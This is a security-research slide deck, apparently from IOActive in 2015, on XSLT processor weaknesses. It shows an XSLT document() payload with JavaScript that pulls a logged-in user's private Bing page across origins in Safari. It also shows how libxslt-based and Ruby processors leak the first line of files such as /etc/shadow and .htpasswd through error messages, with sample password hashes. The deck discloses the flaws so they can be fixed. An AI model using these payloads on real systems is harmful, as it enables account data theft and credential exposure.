IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Same-Origin Policy – Invalid Scenarios



Different scheme

Different hostname

Different port

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

XSLT functions that read XML


- **`document()`**: allows access to XML documents other than the main source document.

- Having that defined, how can we read it ?
  - **`copy-of`**: copy a node-set over to the result tree without converting it to a string.
  - **`value-of`**: create a text node in the result tree and converting it to a string

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Bing.com uses XHTML. I'm logged in. How can I access private stuff ?



IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive

Let's put all the pieces together

```
<xsl:variable name="url" select="document('http://www.bing.com/account/general')"/>
```


```
<textarea id="copyOf" rows="10" cols="100">
  <xsl:text disable-output-escaping="yes">
    &lt;![CDATA[
  </xsl:text>
  <xsl:copy-of select="$url"/>
  <xsl:text disable-output-escaping="yes">
    ]]&gt;
  </xsl:text>
</textarea>
```

```
var copyOf = document.getElementById("copyOf").value;
var firstname = copyOf.substring(copyOf.indexOf('"id_n">')+7);
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Demo !



IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Violate the Same Origin Policy summary

- TL;DR:
  - Safari allows cross origin information.
  - Internet Explorer shows a warning message, retrieves data, but there is no private information.
  - Chrome, Firefox and Opera don’t retrieve data.

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Information Disclosure (and File Reading) through Errors

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Information Disclosure (and File Reading) through Errors

- Present in server side and client side processor. Focus is on server side processors because relies on the process having access to the file.

- There are no functions to read plain text files in XSLT v1.0

- W3C says is not possible. But what if…

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

XSLT functions to read files

- **Read other XML documents:**
  - **`document()`**: "*allows access to XML documents other than the main source document*"

- **Read other XSLT documents:**
  - **`include()`**: "*allows stylesheets to be combined without changing the semantics of the stylesheets being combined*"

  - **`import()`**: "*allows stylesheets to override each other*"

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Create a simple text file with 3 lines

```
$ echo -e "line 1\nline 2\nline 3" > testfile

$ cat testfile
line 1
line 2
line 3
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Read the text file using document()

- "*If there is an error retrieving the resource, then the XSLT processor may signal an error;*"

- Xalan-C, Xalan-J and Saxon output:

Content is not allowed in prolog. <---- Expected behaviour 1/2

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Read the text file using document() (cont'd)

- "…*If it does not signal an error, it must recover by returning an empty node-set.*"

- Ruby returns an empty node-set:

<?xml version="1.0"?> <-- Expected behaviour 2/2

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Read the text file using document() (cont'd)

- However, libxslt does not behaves like this. Xsltproc, PHP, and Perl will output the first line of our test file (Ruby will also do it later):

```
testfile:1: parser error : Start tag expected, '<' not found
line 1
^
```

Unexpected behaviour

IOActive, Inc. Copyright ©2015. All Rights Reserved.

Maximize the results with one line

- The previous processors will expose the first line of the test file

- Which files have an interesting first line ?
  - `/etc/passwd`: Linux root password
  - `/etc/shadow`: Linux root password
  - `.htpasswd`: Apache password
  - `.pgpass`: PostgreSQL password

IOActive, Inc. Copyright ©2015. All Rights Reserved.

XML document generation… failed

- Reading `/etc/passwd` using xsltproc:

```
passwd:1: parser error : Start tag expected, '<' not found
root:$1$03JMY.Tw$AdLnLjQ/5jXF9.MTp3gHv/:0:0::/root:/bin/bash
^
```

- Reading `.htpasswd` using PHP:

```
Warning: XSLTProcessor::transformToDoc(): /var/www/.htpasswd:1: parser error : Start tag expected, '<
' not found in /private/var/www/htdocs/parser.php on line 16

Warning: XSLTProcessor::transformToDoc(): john:n5MfEoHOIQkKg in /private/var/www/htdocs/parser.php on
 line 16

Warning: XSLTProcessor::transformToDoc(): ^ in /private/var/www/htdocs/parser.php on line 16
<?xml version="1.0"?>
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Got root ? Grab /etc/shadow

- Reading `/etc/shadow` using Ruby:

```
import.xml/etc/shadow:1: parser error : Start tag expected, '<' not found
root:$1$jCbaFVMY$Nwdp3Z4hTW8nrJhOl.nj1/:16625:0:14600:14:::
^
/usr/share/gems/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:32:in `parse_stylesheet_doc':
xsl:import : unable to load /etc/shadow
        from /usr/share/gems/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:32:in `parse'
        from /usr/share/gems/gems/nokogiri-1.6.6.2/lib/nokogiri/xslt.rb:13:in `XSLT'
        from parser.rb:9:in `<main>'
```

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Reading files summary

- TL;DR. You can read the first line of a non XML file through errors.

server	document()	import()	include()
xalan-c (apache)	no	no	no
xalan-j (apache)	no	no	no
saxon	no	no	no
xsltproc	**yes**	**yes**	**yes**
php	**yes**	**yes**	**yes**
python	no	no	no
perl	**yes**	**yes**	**yes**
ruby	no	**yes**	**yes**

IOActive, Inc. Copyright ©2015. All Rights Reserved.

IOActive™

Conclusions

- When the attacker controls either the XML or the XSLT they may compromise the security of a system
- Confidentiality and integrity can also be affected without controlling either document
- Check your code (or someone else code)

IOActive, Inc. Copyright ©2015. All Rights Reserved.



IOActive, Inc. Copyright ©2015 All Rights Reserved.

IOActive™

Thank you

- Alejandro Hernandez
- Ariel Sanchez
- Carlos Hollman
- Cesar Cerrudo
- Chris Valasek
- Diego Madero
- Elizabeth Weese
- Jennifer Steffens
- Joseph Tartaro
- Lucas Apa
- Mariano Nogueira
- Matias Blanco
- Sofiane Talmat
- Yudell Rojas

IOActive, Inc. Copyright ©2015 All Rights Reserved.

IOActive™

IOActive, Inc. Copyright ©2015. All Rights Reserved.